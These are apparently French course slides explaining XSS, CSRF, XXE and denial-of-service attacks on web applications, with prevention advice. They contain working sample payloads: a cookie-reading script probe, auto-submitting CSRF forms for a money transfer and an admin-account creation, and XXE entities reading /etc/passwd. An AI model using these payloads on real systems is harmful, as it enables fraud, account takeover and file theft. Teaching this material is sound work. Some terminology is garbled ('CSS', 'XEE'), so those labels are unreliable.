- 3. En installant un **pare-feu** applicatif tiers, qui **intercepte** les attaques **XSS** avant qu'elles n'atteignent le serveur web et les scripts vulnérables, et les **bloque**. Les pare-feu applicatifs peuvent couvrir toutes les méthodes d'entrée de manière générique, quel que soit le script/chemin de l'application interne, un script tiers ou un script ne décrivant aucune ressource (par exemple, conçu pour provoquer une réponse de 404 pages du serveur). Pour chaque source d'entrée, le pare-feu d'application inspecte les données par rapport à divers modèles de balises HTML et modèles Javascript, et s'il y en a, la demande est rejetée et l'entrée malveillante n'arrive pas au serveur.

Comment vérifier qu'un site est sécuriser contre les attaques XSS (1)

- Tout comme la sécurisation d'un site contre CSS, la vérification que le site est effectivement sécurisé peut être effectuée **manuellement** (à la dure) ou via un **outil** automatisé d'évaluation de la vulnérabilité des applications Web, qui décharge le fardeau de la vérification.
- L'outil explore le site, puis lance toutes les variantes qu'il connaît contre tous les scripts qu'il a trouvés - en essayant les ***paramètres***, les ***en-têtes*** et les chemins. Dans les deux méthodes, chaque entrée de l'application (paramètres de tous les scripts, en-têtes HTTP, chemin) est vérifiée avec autant de variations que possible, et si la page de réponse contient le code Javascript dans un contexte où le navigateur peut l'exécuter alors un CSS la vulnérabilité est exposée. Par exemple, en envoyant le texte :
<script>alerte(document.cookie)**</script>**

Comment vérifier que un site est sécuriser contre les attaques XSS (2)

- à chaque paramètre de chaque script, via un navigateur compatible Javascript pour révéler une vulnérabilité CSS du type le plus simple - le **navigateur** affichera la fenêtre d'alerte Javascript si le texte est interprété comme du **code Javascript**.

- Bien sûr, il existe plusieurs variantes, et par conséquent, tester uniquement la variante ci-dessus est insuffisant.

- Et comme nous l'avons vu plus haut, il est possible d'injecter du Javascript dans différents champs de la requête - les paramètres, les en-têtes HTTP et le chemin. Dans certains cas (notamment l'en-tête HTTP Referer), il est malaisé de mener l'attaque à l'aide d'un navigateur.

Conclusion XSS

- XSS est l'une des attaques des applications les plus courantes que les ***pirates*** utilisent pour se faufiler dans les applications Web aujourd'hui, et l'une des plus ***dangereuses***.
- Il s'agit d'une attaque contre la vie privée des clients d'un site Web qui peut entraîner une violation totale de la sécurité lorsque les données des clients sont volées ou manipulées. Malheureusement, cela se fait souvent à l'insu du client ou de l'organisation attaquée.
- Afin de prévenir cette vulnérabilité malveillante, il est essentiel qu'une organisation mette en œuvre une ***stratégie de sécurité*** en ligne et hors ligne. Cela inclut l'utilisation d'un ***outil*** automatisé d'évaluation des vulnérabilités des applications, comme **AppScan** de Sanctum, qui peut tester toutes les vulnérabilités Web courantes et les vulnérabilités spécifiques aux applications sur un site. Et pour une défense en ligne complète, installez un **pare-feu** d'application, comme **AppShield** de Sanctum, qui peut détecter et défendre contre tout type de manipulation du code et du contenu se trouvant sur et derrière les serveurs Web.

CSRF: Cross-Site Request Forgery

- CSRF : C'est une attaque ou le navigateur de la **victime** génère une **requête** vers une application Web **vulnérable**
- Cette vulnérabilité est causée par la **capacité** que les navigateurs ont d' envoyer automatiquement des données d'authentification (***session ID***, ***IP adresse***, ..) dans **chaque requête**.
- **Imaginez** :
  - Que se passerait-il si un **attaquant** pouvait utiliser votre **souris** pour effectuer des clicks sur votre ***site de banque*** en ligne a votre place.
  - Que pourrait-il **faire** ?
- **Impact :**
  - Initiation de transactions (**transfert de fonds**, logoff, modification de données, …)
  - Accès à des **données sensibles**
  - Changement des **mots de passes/identifiants**

CSRF: exemple 1 – Transfer d'argent (1)

- Les utilisateurs se connectent à **bank.com**, oublient de se **déconnecter !**
  - Le **cookie** de session reste dans l'état du **navigateur**

- L'utilisateur visite alors un site Web **malveillant** contenant :

  <form name=BillPayForm action=http://bank.com/transfer.php>


  <input name=**recipient** value=Attacker>

  <input name=**amount** value=1000$> …

  <script> *document.BillPayForm.submit();* **</script>**

- Le navigateur envoie un **cookie**, la demande de paiement est satisfaite !

CSRF: exemple 1: – Transfer d'argent (2)



CSRF: exemple 2 – Inscription d'un nouveau utilisateur

Un **attaquant** peut construire une **page Web** qui envoie une requête inter domaine à l'application **vulnérable** contenant tout ce qui est nécessaire pour effectuer l'**action privilégiée**. Voici un exemple d'une telle **attaque**:

```
1   <html>
2   <body>
3       <form action="https://quake0day.com/NewUserStep2.ashx" method="POST">
4           <input type="hidden" name="realname" value="hackersichen">
5           <input type="hidden" name="username" value="hacker">
6           <input type="hidden" name="userrole" value="admin">
7           <input type="hidden" name="password" value="12345">
8           <input type="hidden" name="confirmpassword" value="12345">
9       </form>
10      <script type="text/javascript">
11          document.forms[0].submit();
12      </script>
13  </body>
14  </html>
```

Ce formulaire sera soumis **automatiquement**. Lorsque le navigateur de l'utilisateur soumet le formulaire, il **ajoute automatiquement les cookies de l'utilisateur** pour le domaine cible. Si un utilisateur administrateur connecté à l'application vulnérable visite cette page Web, les demandes sont traitées dans **la session de l'administrateur**.

Conclusion CSRF


- La **falsification** de requêtes **intersites** est un **exploit** de confiance
- Le serveur fait confiance (à tort) à **la requête du navigateur** des utilisateurs car des **cookies** d'authentification sont fournis
- L'attaquant **force** le navigateur de l'utilisateur à agir en son nom

XML External Entity (XSS)

- **XML** a été conçu pour **stocker** et **transporter** les données
- Une attaque **XEE** est un type d'attaque contre une application qui analyse l'**entrée XML**.
- Elle se produit lorsque **l'entrée XML** contenant une référence à une **entité externe** est traitée par un analyseur **XML faiblement configuré**.
- Elle peut entraîner la **divulgation** de données **confidentielles** où se trouve l'analyseur **XML** et d'autres impacts du système.

XEE: Qu'est-ce que l'entité xml ? (1)


Entité signifie: déclarer un groupe d'éléments sous un **nom** afin de ne pas avoir **à réécrire** ces derniers plusieurs fois dans la DTD s'ils se répètent.



Pourquoi l'**entité** XML est dangereuse?

- Un attaquant peut inclure du contenu ***hostile*** dans un document XML.
- Peut être utilisé pour exécuter différentes ***attaques***.

XEE: Qu'est-ce que l'entité? (2)




```
<!Doctype foo[
        <!ELEMENT foo any>
        <!Entity author "john">                    <!-- internal entity -->
        <!Entity ext SYSTEM "external.dtd">        <!-- external entity -->
        <!Entity file SYSTEM "file:///etc/passwd"> <!-- external entity -->
]>
<foo>&author;&ext;</foo>
```

XEE: Que se passe-t-il pendant l'analyse du fichier?

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<xmlroot><xmlEntry>&xxe;3</xmlEntry></xmlroot>
```


L'analyseur lit le fichier local.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "http://api.geonames.org/timezoneJSON" >]>
<xmlroot><xmlEntry>&xxe;3</xmlEntry></xmlroot>
```

L'analyseur exécute l'appel HTTP distant.

XEE: exemple de l'Attaque

- L'attaque du vecteur: une application Web qui accepte l'**entrée XML** et l'analyse.
- L'attaque permet de lire un **fichier local** et d'envoyer son contenu à un **attaquant!**



Comment empêcher l'attaque XEE ?

➢ Désactiver l'entité externe **XML** et le traitement **DTD** dans tous les analyseurs **XML** de l'application, conformément à la feuille de triche **OWASP** «Prévention XXE».

➢ Ne reflète pas le XML à l'utilisateur

➢ Désactiver la récupération DTD externe

Attaque Déni de service (DOS)

- l'intention de l'attaque **DOS** n'est pas de **compromettre** un site Web l'**intention** est simplement de le rendre **indisponible** pour les autres utilisateurs.
- Généralement, cela est réalisé en **inondant** le site avec le trafic entrant, de sorte que toutes les ressources du **serveur sont épuisées**
- **Types de ressources**: *Bande passante*, connexions à la base de données, stockage sur disque, processeur, mémoire, threads ou ressources spécifiques à l'application
- **Ressources au niveau de l'application**:
  - Allocation/récupération d'objets lourds
  - Utilisation excessive de la journalisation
  - Exceptions non gérées
  - Dépendances non résolues sur d'autres systèmes
    - Services Web
    - Bases de données

Exemple d'attaques DOS

- L'attaque ***Slowloris*** ouvre de **nombreuses** connexions **HTTP** à un serveur et **maintient** ces connexions **ouvertes** en envoyer des requêtes **HTTP** partielles, épuisant ainsi le serveur de connexion.
- Le R-U-Dead-Yet ? (RUDY) attaque envoie des requêtes **POST** sans fin à un serveur, avec des valeurs d'en-tête ***Content-Length*** arbitrairement ***longues***, pour garder le serveur **occupé** à lire des données sans signification.
- Mettre les serveurs Web **hors ligne** en exploitant des points de terminaison **HTTP** particuliers:
  - Le téléchargement de ***bombes zip*** de fichiers d'**archives corrompus** dont la taille augmente de manière exponentielle lorsqu'ils sont étendus à une fonction de téléchargement de fichiers peut ***épuiser*** l'espace disque disponible du serveur.
  - Toute URL qui effectue la **désérialisation** en convertissant le contenu des requêtes HTTP en ***objets*** de code en mémoire est également potentiellement vulnérable.

Comment déterminer une vulnérabilité DOS?

- Les **outils** de test de charge, tels que **JMeter**, peuvent générer du trafic Web afin que vous puissiez tester certains aspects de la performance de votre site sous une charge importante.
  - Un test important est certainement le nombre de **requêtes** par **seconde** que votre application peut traiter
  - Tester à partir d'une seule **adresse IP** est utile car cela vous donnera une idée du nombre de requêtes qu'un **attaquant** devra générer pour **endommager** votre site.

- Pour déterminer si des **ressources** peuvent être utilisées pour créer un déni de service, vous devez analyser **chacune** pour voir s'il existe un moyen de l'**épuiser**.

DOS: contre-mesures (1)

- Limitez les **ressources allouées** à tout utilisateur au strict minimum
- Pour les utilisateurs **authentifiés:**
  - Établissez des **quotas** afin de limiter la **quantité de charge** qu'un utilisateur particulier peut mettre sur votre système
  - Envisagez de ne traiter qu'une **seule demande** par utilisateur à la fois en synchronisant sur la session de l'utilisateur
  - Envisagez de **supprimer** toutes les demandes que vous traitez actuellement pour un utilisateur lorsqu'une autre demande de cet utilisateur arrive.

DOS: contre-mesures (2)

- Pour les utilisateurs **non authentifiés**
  - Évitez tout accès **inutile** aux bases de données ou à d'autres ressources **coûteuses**
  - Mettre en cache le contenu reçu par des **utilisateurs non authentifiés** au lieu de le générer ou d'accéder à des bases de données pour le récupérer
- Vérifiez votre schéma de **gestion des erreurs** pour vous assurer qu'une **erreur** ne peut pas affecter le **fonctionnement global** de l'application